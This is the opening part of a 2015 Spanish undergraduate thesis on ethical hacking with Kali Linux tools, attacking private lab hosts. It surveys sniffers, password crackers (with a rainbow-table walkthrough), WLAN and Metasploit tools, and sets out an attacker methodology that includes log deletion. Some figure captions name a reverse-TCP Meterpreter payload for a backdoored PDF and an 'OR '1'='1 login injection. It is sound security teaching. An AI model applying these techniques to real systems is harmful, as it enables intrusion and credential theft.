UNIVERSITAT POLITÈCNICA
DE CATALUNYA

Escola Tècnica Superior d'Enginyeria de
Telecomunicació de Barcelona

Departamento de Ingeniería Telemática

Trabajo de fin de Grado

Herramientas para hacking ético

Tutor:
José Luis
Muñoz

Autor:
Juanjosé
Redondo

Barcelona, Julio 2015

Abstract

The objective of this project is to describe and test the most important hacking tools available in the Kali Linux distribution. This distribution, based on UNIX, contains tools for network auditing, cracking passwords and obtain all the traffic information required (sniffing) of various protocols (TCP, UDP, HTTP, SSH, ..).

The hosts used to test the attacks will be based on UNIX, Windows and Android architecture. It is very important to previously study the architecture of the target (host, network) because the attacks are focused on the vulnerabilities of each architecture. Therefore, the study of the target is a critical step in the hacking process.

The project will also contain a section devoted to hacking WLAN networks using different techniques (active and passive attacks) and the study of certain web services vulnerabilities and the available attacks to be performed.

Resum

L'objectiu d'aquest projecte és descriure i testejar les eines de hacking més importants que ofereix la distribució de Kali Linux. Aquesta distribució està basada en UNIX i conté eines per a realitzar auditories de xarxa, trencar contrasenyes i obtenir informació de trànsit de diversos protocols (TCP, UDP, HTTP, SSH, ..).

Els hosts que s'utilitzaran per provar els atacs estaran basats en arquitectures UNIX, Windows i Android. És molt important estudiar l'arquitectura dels hosts contra els que es dirigiran els atacs ja que aquests atacs estan basats en alguna vulnerabilitat de la seva arquitectura. Per tant, l'estudi de l'arquitectura de la víctima resulta un pas crític del procés de hacking.

El projecte contindrà també una secció dedicada al hacking de xarxes WLAN utilitzant diverses tècniques (atacs actius i passius) i una altra secció en la qual s'estudiaran les vulnerabilitats que ofereixen determinades aplicacions web i els possibles atacs a realitzar.

Resumen

El objetivo de este proyecto es describir y testear las herramientas de hacking más importantes que ofrece la distribución de Kali Linux. Esta distribución está basada en UNIX y contiene herramientas para realizar auditorías de red, romper contraseñas y obtener información de tráfico de varios protocolos (TCP, UDP, HTTP, SSH, ..).

Los hosts que se utilizarán para probar los ataques estarán basados en arquitecturas UNIX, Windows y Android. Es muy importante estudiar la arquitectura de los hosts contra los que se dirigirán los ataques puesto que dichos ataques están basados en alguna vulnerabilidad de su arquitectura. Por tanto, el estudio de la arquitectura de la víctima resulta un paso crítico del proceso de hacking.

El proyecto contendrá también una sección dedicada al hacking de redes WLAN utilizando diversas técnicas (ataques activos y pasivos) y otra sección en la que se estudiarán las vulnerabilidades que ofrecen determinadas aplicaciones web y los posibles ataques a realizar.

Revision history and approval record

REVISION HISTORY AND APPROVAL RECORD

Revision	Date	Purpose
0	15/02/2015	Document creation
1	22/04/2015	Document revision
2	09/06/2015	Document revision
3	03/07/2015	Document revision

DOCUMENT DISTRIBUTION LIST

Name	E-mail
Juanjosé Redondo Gil	juanjoredondo22@gmail.com
José Luis Muñoz Tapia	jose.munoz@entel.upc.edu

WRITTEN BY: Juanjosé Redondo Gil	**REVIEWED AND APPROVED BY:** José Luis Muñoz Tapia
Date: 04/07/2015	**Date:** 08/07/2015
Name: Juanjosé Redondo Gil	**Name:** José Luis Muñoz Tapia
Position: Project author	**Position:** Project Supervisor

Contenidos

Abstract 1

Resum 1

Resumen 1

Revision history and approval record 2

1. Introducción 7

2. Escenario de desarrollo 8

3. Estado actual de desarrollo 9
3.1. Tipos de herramientas . . . 9
3.1.1. Sniffers . . . 9
3.1.2. Scanners . . . 9
3.1.3. Password crackers . . . 9
3.1.4. Herramientas WLAN . . . 12
3.1.5. Software de exploits . . . 12
3.1.6. Herramientas web . . . 13
3.2. Metodología de trabajo del hacker . . . 14

4. Desarrollo del proyecto 15
4.1. Ataques contra Sistemas Operativos . . . 15
4.1.1. Explotando la vulnerabilidad ms08_067_netapi sobre Windows XP . . . 15
4.1.2. Generación de un backdoor adjunto a un archivo pdf para penetrar el sistema Windows 7 . . . 18
4.1.3. Explotando el servicio de chat UnrealIRCd de Linux . . . 23
4.1.4. Inclusión de un backdoor en una apk para explotar un host Android . . . 26
4.2. Ataques contra redes WLAN . . . 29
4.2.1. Ataque WPS . . . 30
4.2.2. Ataque a la red con encriptación WEP . . . 31
4.2.3. Ataque a la red con encriptación WPA . . . 32
4.2.4. Ataque DoS . . . 34
4.2.5. Ataque fake AP (Honeypot) . . . 35
4.3. Ataques web . . . 39
4.3.1. Explotando las vulnerabilidades de la aplicación web Bodgeit 39
4.3.1.1. Vulnerabilidades asociadas a la lógica de la aplicación 39
4.3.1.2. SQL injection . . . 40
4.3.1.3. XSS . . . 41
4.3.2. Explotando las vulnerabilidades de la aplicación web DVWA 42
4.3.2.1. SQL Injection . . . 43
4.3.2.2. CSRF . . . 45
4.3.2.3. LFI/RFI . . . 46
4.3.3. Ataques contra servidores web . . . 47
4.3.3.1. Ataque por fuerza bruta al protocolo SSH con Hydra 47
4.3.3.2. Ataque por fuerza bruta contra el servidor web Apache Tomcat . . . 48
4.3.3.3. Ataque con diccionario contra la base de datos MySQL 50
4.3.4. Ataques de ingeniería social . . . 53
4.3.4.1. Backdoor oculto en un código QR . . . 53
4.3.4.2. Phishing . . . 55

4.3.4.3. Spamming y otras técnicas de ingeniería social . . 58

5. Resultados **60**
5.1. Resultados de los ataques contra sistemas operativos 60
5.2. Resultados de los ataques sobre la red WLAN 60
5.3. Resultados de los ataques web 61

6. Presupuesto y materiales **62**

7. Conclusiones y futuro desarrollo **63**

Bibliografía **64**

A. Anexo **66**
A.1. Hosts e instalación de Kali OS 66
A.2. Instalación de servidores y aplicaciones web 68
A.2.1. Servidores 68
A.2.2. Aplicaciones web 70
A.3. Descripción de las herramientas 71
A.3.1. Sniffers 71
A.3.1.1. Wireshark 71
A.3.1.2. ettercap 72
A.3.2. Scanners 72
A.3.2.1. Nmap 72
A.3.3. Password crackers 73
A.3.3.1. Crunch 73
A.3.3.2. Hashcat 73
A.3.3.3. Rainbowcrack (rcrack) 74
A.3.3.4. hash-identifier 75
A.3.3.5. Hydra 76
A.3.3.6. findmyhash 77
A.3.4. Herramientas WLAN 77
A.3.4.1. Aircrack-ng 77
A.3.4.2. Wifite 78
A.3.4.3. Reaver 79
A.3.4.4. Wash 80
A.3.5. Software de exploits 80
A.3.5.1. Metasploit Framework 80
A.3.5.2. Armitage 82
A.3.6. Herramientas web 83
A.3.6.1. sqlmap 83
A.3.6.2. sslstrip 84
A.3.6.3. Social Engineering Toolkit (setoolkit) 84
A.3.6.4. OWASP ZAP 85
A.4. Scripts utilizados en la sección 4.1.2 86
A.5. Plan de trabajo 87

Glosario **88**

Índice de figuras

1. Escenario de desarrollo del proyecto . . . 8
2. Funciones de hash y reducción . . . 10
3. Rainbow table . . . 11
4. Procedimiento para obtener el texto en claro del hash *re3xes* . . . 12
5. Etapas de hacking . . . 14
6. Host Windows XP con IP 192.168.1.50 y puerto 445 abierto . . . 16
7. Sesión de meterpreter abierta una vez ejecutado el exploit . . . 16
8. Lista de procesos, con spoolsv.exe con PID 428 . . . 17
9. Screenshot remoto del host Windows XP . . . 17
10. Obtención de hashes con hashdump . . . 18
11. Ejecución del script *persistence.rb* para generar un backdoor en el sistema . . . 18
12. Hashes crackeados (4/6) con hashcat a través del diccionario rockyou.txt . . . 18
13. Configuración del exploit adobe_pdf_embedded_exe. Parámetros del backdoor: LHOST=192.168.1.48, LPORT=7576, PAYLOAD=windows/meterpreter/reverse_tcp . . . 19
14. Configuración del handler . . . 19
15. Mensaje de alerta de Adobe acerca de la ejecución de macros, programas o virus adjuntos al pdf . . . 20
16. Víctima visualizando el archivo pdf una vez aceptada la alerta . . . 20
17. Nueva sesión de meterpreter abierta . . . 20
18. Navegador de archivos ofrecido por Armitage, con capacidad para descargar/borrar/modificar/ejecutar archivos . . . 21
19. Ejecución del script hackscript.rb . . . 22
20. Ejecución de los scripts hashdump y deathping.rb . . . 23
21. Hashes crackeados (2/4) con hashcat a través del diccionario rockyou.txt . . . 23
22. ChatZilla chat conectado a la red dalnet y al canal de Youtube . . . 23
23. Host Linux con IP 192.168.1.43 y puerto 6667 abierto . . . 25
24. Ejecución del exploit . . . 25
25. Cambio de icono de la aplicación HelloWorld.apk . . . 27
26. Aviso al usuario de los permisos que requiere la aplicación . . . 27
27. Sesión de meterpreter abierta una vez el usuario ejecuta la aplicación 27
28. Acciones post-exploit sobre dispositivo Android . . . 28
29. Output de wash . . . 30
30. Output de reaver, comenzando a probar diversos PIN . . . 30
31. Servicio WPS bloqueado al cabo de 3 intentos . . . 31
32. Cifrado y clave WEP del router . . . 31
33. Clave WEP encontrada por Wifite . . . 31
34. Clave WEP convertida a ASCII . . . 32
35. Cifrado y clave WPA del router . . . 32
36. Captura de tráfico de la BSSID y MAC de los 3 clientes conectados 33
37. Handshake entre cliente 00:26:C6:8E:A2:FC y el AP capturado . . . 34
38. Clave WPA encontrada por aircrack-ng . . . 34
39. Envío de paquetes DeAuth al cliente 00:26:C6:8E:A2:FC . . . 35
40. Envío de beacons del falso AP *hackwifi* capturados a través de la interficie mon0 . . . 37
41. IP 10.0.0.30 asignada por el servidor DHCP al establecer conexión con *hackwifi* . . . 37
42. Conexiones no cifradas de la comunicación del host 10.0.0.30 con el servidor de la UPC . . . 38
43. Captura de credenciales de acceso al campus virtual con ettercap . . . 38

44. Modificación de el número de productos *GZ XT4* con Tamper Data 40
45. La tienda debe al usuario 50.43$ 40
46. Login utilizando como nombre de usuario juanjoredondo22@gmail.com'OR '1'='1 41
47. Pop-up mostrado al usuario 41
48. Cookies del usuario de la aplicación 42
49. Cookies recibidas en el servidor 192.168.1.42 42
50. Url vulnerable a SQL injection encontrada por OWASP 43
51. Cookie capturada con el navegador 43
52. Bases de datos disponibles en la aplicación 44
53. Tablas disponibles en la base de datos *dvwa* 44
54. Uso del diccionario rockyou.txt para desencriptar los hashes de la columna password 44
55. Tabla de usuarios con las contraseñas crackeadas 45
56. Envío de los parámetros del formulario de cambio de contraseña . 45
57. Código fuente del formulario de cambio de contraseña 45
58. Contenido del archivo /etc/hosts del servidor de la aplicación . . . 46
59. Subida del payload a la aplicación 47
60. Shell inversa generada a través de la sesión abierta de Meterpreter 47
61. Ataque SSH por fuerza bruta 48
62. Credenciales del servidor encontradas 49
63. Shell inversa generada por el exploit tomcat_mgr_deploy 50
64. Credenciales encontradas por el scanner mysql_login 51
65. Exploración de la base de datos hackme_db del servidor 51
66. Uso de hash-identifier para descubrir que la codificación empleada es MD5 52
67. Hashes desencriptados a través de rcrack 52
68. Hashes restantes desencriptados con Hashcat 53
69. Generación del código QR con la URL del host local 192.168.1.42 y el puerto 6666 54
70. Escaneo del código QR a través de un dispositivo Android 55
71. Sesión de meterpreter generada 55
72. Selección de ataque en setoolkit 56
73. Sitio web a clonar 56
74. Selección de la URL para clonar 56
75. Email recibido del Profesor X 57
76. Credenciales almacenadas en /var/www del host atacante 58
77. Red botnet generada por el atacante 58

Índice de tablas

1. Rainbow table almacenada 11
2. Tabla de usuarios desencriptada 53
3. Resultados ataques contra sistemas operativos 60
4. Resultados ataques WLAN 60
5. Resultados ataques web contra Bodgeit y DVWA 61
6. Resultados ataques contra servidores web 61
7. Resultados ataques ingeniería social 61
8. Presupuesto 62

1. Introducción

El presente proyecto tiene como objetivo el estudio de las herramientas de hacking que ofrece la distribución Kali Linux 1.0.9 para realizar diversos tipos de ataques. Dicha distribución, basada en Debian y con arquitectura UNIX, ofrece una serie de herramientas de hacking con varias funcionalidades que serán analizadas a lo largo del proyecto. Las más importantes abarcan los siguientes campos:

- Sniffers (analizadores de paquetes)
- Scanners
- Password crackers
- Herramientas de ataques sobre WLAN
- Exploits
- Herramientas de ataques sobre servicios web

A través de estas herramientas, se llevarán a cabo ataques contra hosts de diversas arquitecturas, además de redes WLAN y servicios web. El análisis de la arquitectura de los hosts/servicios contra los que se dirigirán los ataques será un aspecto clave, puesto que los ataques serán realizados aprovechándose de las vulnerabilidades que presenten.

Los hosts contra los que se dirigirán los ataques serán de arquitectura Linux, Windows (XP y 7) y Android 4.1.2(dispositivo móvil).

Cabe destacar también que tanto los hosts (Linux, Windows y Android), como las redes WLAN y los servicios web contra los que se dirigirán los ataques serán de uso privado o apto para experimentación y tendrán como único fin el estudio e investigación, protegiendo así la legalidad de las acciones realizadas durante el desarrollo del proyecto.

El proyecto no representa la continuación de ningún otro proyecto o tesis, y una vez analizado el estado actual de desarrollo, que abarca el estudio de las principales categorías de herramientas de hacking que provee Kali, el proyecto se centrará en utilizar dichas herramientas para describir y realizar los siguientes ataques:

- Ataques contra sistemas operativos
- Ataques contra una red WLAN
- Ataques web

Dentro de cada categoría se observarán diferentes ejemplos de ataque que resumen los tipos de ataque más comunes que se puede encontrar un usuario.

Para llevar a cabo el proyecto ha sido necesario aprender LaTeX para documentar el proyecto, así como también revisar conceptos básicos de redes, Linux, Internet, conceptos criptográficos y lenguajes de scripting (ruby,php,perl y JavaScript).

El estudio de las herramientas de Kali Linux y la realización de los ataques ha sido desarrollada utilizando un portátil Lenovo Thinkpad T400 con sistema operativo Kali Linux 1.0.9 y un portátil ASUS K55VD con sistema operativo Ubuntu 13.10 con los hosts virtuales de Windows (XP y 7) y Ubuntu 12.04.

El plan de trabajo ha sido incluido en el anexo A.5.

2. Escenario de desarrollo

El escenario sobre el cual se llevará a cabo el proyecto se compone de una red privada inalámbrica WLAN y diversos host físicos y virtuales, que incluyen máquinas Linux, Windows y un dispositivo móvil (Android), además de varias aplicaciones web corriendo sobre servidores web locales:




Figura 1: Escenario de desarrollo del proyecto

3. Estado actual de desarrollo

3.1. Tipos de herramientas

En este apartado se describirá la tipología de las herramientas que serán utilizadas para dirigir los ataques contra hosts con arquitectura Windows, Unix y Android, además de ataques contra redes WLAN y servicios web.

Las herramientas están clasificadas según su funcionalidad, tal como se especificó en la sección 1 , incluyendo seis grandes categorías:

- Sniffers
- Scanners
- Password crackers
- Herramientas WLAN
- Software de exploits
- Herramientas web

Todas las herramientas empleadas en el desarrollo del proyecto se encuentran descritas en profundidad en el anexo A.3.

3.1.1. Sniffers

Los sniffers, o más comúnmente conocidos como analizadores de paquetes, son programas cuya funcionalidad es capturar tráfico de red tanto con destino al propio host u otro host. Para ello, se aprovecha del hecho de que la mayoría de redes comparten interfaces al haber más de una computadora conectada por interfaz. Para monitorizar el tráfico, el sniffer pone en modo promiscuo la tarjeta de red, de modo que las tramas que no son destinadas a la dirección MAC del propio host no son descartadas. La mayoría de sniffers disponibles en el mercado incluyen filtros para monitorizar el tráfico de red que se desee, ya sea tráfico TCP, UDP, HTTP o IP. Debido a su popularidad, su fácil manejo y su multitud de opciones, se utilizarán **Wireshark** y **ettercap** como sniffers principales durante el transcurso del proyecto (ver Anexo A.3.1).

3.1.2. Scanners

Los scanners son programas cuya funcionalidad es detectar posibles vulnerabilidades de sistemas, redes o aplicaciones. Existen multitud de scanners en el mercado, capaces de detectar vulnerabilidades de hosts, redes, servicios web y bases de datos. Una de las herramientas que engloba la mayoría de funcionalidades es **Nmap** (ver Anexo A.3.2) (Nessus también es una excelente opción aunque de pago), la cual será utilizada para analizar vulnerabilidades de hosts, servicios y redes.

3.1.3. Password crackers

Los password crackers son herramientas utilizadas para descifrar contraseñas de distintas aplicaciones. Se trata de programas que rompen contraseñas (crackers), es decir, tratan de descifrar contraseñas que en la gran mayoría de casos han sido cifradas utilizando distintas funciones criptográficas de hash (MD4,MD5,SHA,...).

Estas herramientas representan la etapa crítica del proceso de hacking. Para descifrar las contraseñas se utilizan diversas técnicas y dependiendo de la herramienta utiliza una u otra:

- **De diccionario**: Esta técnica consiste en tratar de averiguar la contraseña utilizando una wordlist (diccionario) que contiene una lista de palabras. Para ello, se van probando las diferentes palabras de la wordlist hasta hallar la correcta. Esta técnica sólo será efectiva si la contraseña se encuentra en la lista de palabras del diccionario. La distribución de Kali provee algunos diccionarios, incluidos en la carpeta */usr/share/wordlists*, de los cuales los más importantes son rockyou.txt y john.txt.

- **Fuerza bruta**: Como el propio nombre indica, esta técnica consiste en tratar de averiguar la contraseña a través del uso de fuerza bruta, es decir, probando todas y cada una de las diferentes combinaciones posibles para tratar de hallar la contraseña. Esta técnica es muy lenta e ineficiente al no poseer absolutamente ninguna información que reduzca el número de posibilidades de la contraseña (longitud máxima, uso de números o letras, algún patrón,...).

- **Utilizando rainbow tables** [1]: las rainbow tables son tablas precomputadas que tratan de averiguar la contraseña a partir de un hash dado, ofreciendo un compromiso espacio tiempo.Debido a la naturaleza de las funciones de hash, resulta imposible encontrar una función inversa que desencripte el hash, ofreciendo por tanto, en texto en claro la contraseña, de modo que, a priori, la única solución es tener una tabla de palabras codificadas con su hash e ir comprobando si se corresponde la función de hash dada con el hash de alguna de las palabras codificadas y por tanto saber que palabra generó dicho hash. Este método, de fuerza bruta, resulta ineficaz debido a la gran cantidad de tiempo de computación y memoria (miles de GB) necesario para generar todas las equivalencias palabra-hash. Para garantizar el compromiso espacio-tiempo, las rainbow tables utilizan cadenas en las cuales se aplican funciones de hash y funciones de reducción sobre un conjunto de elementos en texto en claro P, que pueden ser de tipo alfanumérico, numérico, ASCII o incluso personalizado (combinaciones personalizadas). Cada equivalencia entre un elemento P(en texto en claro) y un elemento final(en texto en claro) representa una cadena, que contendrá k funciones de reducción distintas y la misma función de hash para cada una de las cadenas. Las funciones de hash codifican texto en claro a hash y las funciones de reducción codifican hash a texto en claro:




Figura 2: Funciones de hash y reducción

Esto no significa que las funciones de reducción sean funciones inversas de hash (puesto que no existen), las funciones de reducción simplemente aplican cambios al hash y lo tratan como si fuera texto en claro. Las funciones de reducción, al igual que las funciones de hash, tampoco tienen función inversa. A modo de ejemplo, una posible función de reducción R_1, es obtener los n primeros dígitos de un hash. Es importante saber que en las rainbow tables únicamente se almacenan los elementos iniciales del conjunto P y los elementos finales de cada cadena, es decir, todos los hashes y reducciones intermedias de cada cadena no son almacenados, de esta manera, a través de una única cadena se pueden almacenar miles de operaciones encubiertas

sin ocupar memoria en exceso. Para ilustrar su funcionamiento, considérese la siguiente rainbow table, con 3 funciones de reducción:




Figura 3: Rainbow table

En primer lugar, los elementos del conjunto P de esta tabla son: *wikipedia, abcdefgh, passwd* que corresponden con sus respectivos elementos finales o *end points*: *rootroot, myname, linux23*. Cabe decir que los elementos iniciales P

Start Point	**End Point**
wikipedia	rootroot
abcdefgh	myname
passwd	linux23

Tabla 1: Rainbow table almacenada

(start points) son escogidos al azar cuando se generan las rainbow tables (en modo alfanumérico serán combinaciones aleatorias de números y letras, en modo ASCII serán secuencias de carácteres ASCII, etc). El funcionamiento de búsqueda en una rainbow table dado un hash para crackear, es el siguiente:

1. Se aplica la última función de reducción R_k de la última cadena de la tabla al hash ya que se asume que el hash dado es el último hash de la cadena
2. Se comprueba si el texto en claro obtenido aparece en la última columna de la tabla. Si aparece, entonces, siguiendo la cadena desde el principio, se obtiene el texto en claro del hash, ya que será el elemento inmediatamente anterior al hash dado. En caso contrario, se aplican las 2 siguientes últimas funciones de reducción de la cadena (R_{k-1},...,R_k) junto con la de hash hasta encontrar el texto en claro en la última columna de la tabla. Se sigue este procedimiento hasta que se encuentre correspondencia en la cadena (en cuyo caso se recorre la cadena desde el start point para encontrar el texto en claro del hash) o bien hasta haber recorrido todas las funciones de reducción para cada cadena y no haber obtenido correspondencia, en cuyo caso, se considera que el ataque ha resultado fallido.

Siguiendo con el ejemplo, si por ejemplo, se deseara obtener el texto en claro del hash *re3xes*, en primer lugar se aplicaría la función de reducción R_3, que supongamos que da como resultado el texto en claro *rambo*. Como *rambo* no se encuentra en el conjunto de los end points (*rootroot*, *myname*,*linux23*), se aplican al hash las 2 siguientes funciones de reducción. Se aplica R_2 al hash y se obtiene como resultado *crypto*, que tampoco figura entre los end points, por tanto, se le aplica la función de hash (obteniendo *1tik0*) y la

de reducción R_3, obteniendo *linux23*, que sí se encuentra en la lista de los endpoints. Finalmente se recorre la cadena donde se encuentra *linux23* desde el principio (*passwd*) y se encuentra que es el texto en claro ***culture*** el que genera el hash *re3xes* y por tanto, la contraseña que se deseaba encontrar.




Figura 4: Procedimiento para obtener el texto en claro del hash *re3xes*

Cabe destacar que cada tabla de hash utiliza una función de hash específica, por lo que para descifrar hashes MD5 se utilizan tablas rainbow con funciones de hash MD5, y así respectivamente con el resto de hashes.

- **Keylogging**: el keylogging consiste en monitorizar las teclas que un usuario pulsa en su teclado para obtener información confidencial (generalmente contraseñas). Quizá ésta sea la técnica más directa para obtener contraseñas, aunque la más difícil de implementar, puesto que requiere instalar spyware en la máquina de la víctima para registrar las teclas que pulsa en el teclado.

Las herramientas que se utilizarán para obtener y descifrar contraseñas serán las siguientes: **crunch** para generación de diccionarios, **hash-identifier** para identificación de hashes, **hashcat** y **findmyhash** para desencriptar hashes, **rainbowcrack** para utilizar rainbow tables y **Hydra** para averiguar contraseñas (ver Anexo A.3.3).

3.1.4. Herramientas WLAN

El conjunto de herramientas WLAN que ofrece la distribución de Kali están orientadas a crackear tanto claves WEP como WPA/WPA2 a través de diversos métodos, ya sea por fuerza bruta, utilizando un diccionario para crackear un handshake capturado o bien aprovechando las vulnerabilidades que ofrecen algunos routers, como tener activado el servicio de WPS. Algunas de las herramientas también poseen funcionalidades para generar ataques MITM, como la generación de puntos de acceso falsos (fake AP) mediante la herramienta airbase-ng del paquete aircrack-ng. Las herramientas que se utilizarán para realizar ataques sobre una red WLAN son **aircrack-ng** y **wifite** para auditorías y rotura de claves wireless, además de **wash** como scanner WPS y **reaver** como herramienta de fuerza bruta contra WPS (ver Anexo A.3.4).

3.1.5. Software de exploits

Una de las características por las que destaca Kali es por disponer de unas herramientas muy completas para aprovechar bugs y vulnerabilidades de un sistema y ganar acceso a él. Entre estas herramientas destaca especialmente **Metasploit** y su versión GUI **Armitage** (ver Anexo A.3.5), un framework donde se pueden configurar una variedad inmensa de exploits contra diversas plataformas (Windows, Linux, MAC OS X y Android), además de permitir generar distintos tipos

de payloads que se ejecutarán en la máquina de la víctima una vez se gane acceso. Al tratarse de un software de exploits, resulta necesario realizar un estudio previo de la arquitectura y vulnerabilidades de la víctima para configurar un exploit y payload adecuado, con herramientas como nmap.

3.1.6. Herramientas web

Las herramientas para realizar ataques contra aplicaciones y sitios web de las que dispone Kali incluyen herramientas para analizar vulnerabilidades web (OWASP ZAP), así como también para realizar ataques por SQL injection (sqlmap), ataques por ingeniería social(setoolkit) y ataques MITM (sslstrip). Las herramientas que se utilizarán en la sección de ataques web son: **OWASP ZAP**, **sqlmap**, **setoolkit** y **sslstrip** (ver Anexo A.3.6).

3.2. Metodología de trabajo del hacker

Desde el momento en que se define un objetivo a atacar (una red, host o aplicación web) el atacante o hacker debe llevar a cabo una serie de procedimientos para que sus ataques resulten efectivos. Dichos procedimientos son:

1. **Análisis del objetivo**: esta fase consiste en realizar una búsqueda lo más concreta posible acerca de la arquitectura del objetivo (configuración de la red, sistema operativo, versiones de las aplicaciones instaladas, hábitos y tiempos de conexión del usuario, etc).

2. **Análisis de vulnerabilidades**: utilizando la información obtenida del paso anterior, se trata de extraer toda aquella información que aporte una ventaja al atacante y que permita definir con precisión el ataque. Para realizar esta etapa, se utilizan scanners para descubrir las vulnerabilidades del objetivo, como pueden ser puertos abiertos o versiones de aplicaciones instaladas con vulnerabilidades descritas en la red.

3. **Ataque**: en esta fase se lleva a cabo el ataque, aprovechando las vulnerabilidades encontradas en el paso anterior. El éxito o fracaso del ataque dependerá tanto de la habilidad del atacante como de la víctima, en caso de que se percate de que está siendo atacado o directamente subsane las vulnerabilidades de su sistema.

4. **Post-exploiting y mantenimiento de acceso**: en este punto ya se ha ganado acceso al sistema y se realizan las acciones post-exploiting que se consideren necesarias (obtener contraseñas de bases de datos, tablas de rutas, modificación/eliminación de datos, etc). Una de las acciones post-exploiting más importantes es la de poder garantizar futuros accesos al sistema hackeado. Para ello, es común la instalación de backdoors adheridos a procesos de arranque del sistema.

5. **Eliminación de pruebas**: esta etapa tiene como objetivo eliminar todo tipo de pruebas que hayan podido quedar registradas durante la fase de Ataque y que incriminen al atacante. Es común en esta fase la eliminación de archivos de *log*. Esta fase no será de especial relevancia durante el desarrollo del proyecto puesto que los ataques estarán dirigidos contra la red local y con fines académicos.




Figura 5: Etapas de hacking

4. Desarrollo del proyecto

4.1. Ataques contra Sistemas Operativos

En este apartado se realizarán ataques contra los hosts virtualizados con arquitectura Windows XP, Windows 7, Ubuntu 12.04 y finalmente Android. Se llevarán a cabo distintos ataques aprovechando las vulnerabilidades que presenta cada arquitectura, así como también con la utilización de troyanos que nos permitan ganar acceso al sistema de la víctima.

En primer lugar se explotará la vulnerabilidad ms08_067_netapi que presenta Windows XP a través de Metasploit, realizando diversas acciones post-exploit para intentar obtener la máxima información posible del sistema.

Seguidamente, se incluirá un backdoor adjunto a un archivo con formato .pdf para penetrar en el host con arquitectura Windows 7 y ejecutar dos scripts programados en ruby, almacenado en usr/share/metasploit-framework/scripts/meterpreter, que realizará diversas acciones en el sistema, además de crear un usuario de telnet en el host remoto para volver a acceder cuando se desee.

Más adelante se penetrará en el host con arquitectura Linux (Ubuntu 12.04) a través de una vulnerabilidad del servicio de chat UnrealIRCd que permitirá la ejecución remota de código desde el host local.

Finalmente, para ilustrar un ataque sobre un host con arquitectura Android, se generará una aplicación maligna que una vez instalada en el host móvil (Samsung Galaxy SII) permitirá el control remoto del dispositivo, así como también el acceso a la totalidad de sus contenidos.

4.1.1. Explotando la vulnerabilidad ms08_067_netapi sobre Windows XP

Para desarrollar este ataque remoto sobre el host virtualizado Windows XP, se utilizará el exploit ms08_067_netapi de Metasploit, que permite ejecución de código remota sobre todas las versiones de Windows XP y algunas de Windows Server y Windows Vista [6]. Esta vulnerabilidad en los sistemas de Windows XP fue publicada en el boletín oficial de seguridad de Windows MS08_067 [2] el 23 de octubre de 2008 y explica que la vulnerabilidad fue encontrada en el protocolo SMB [5] (Service Message Block) que se ejecuta en el puerto TCP 445.

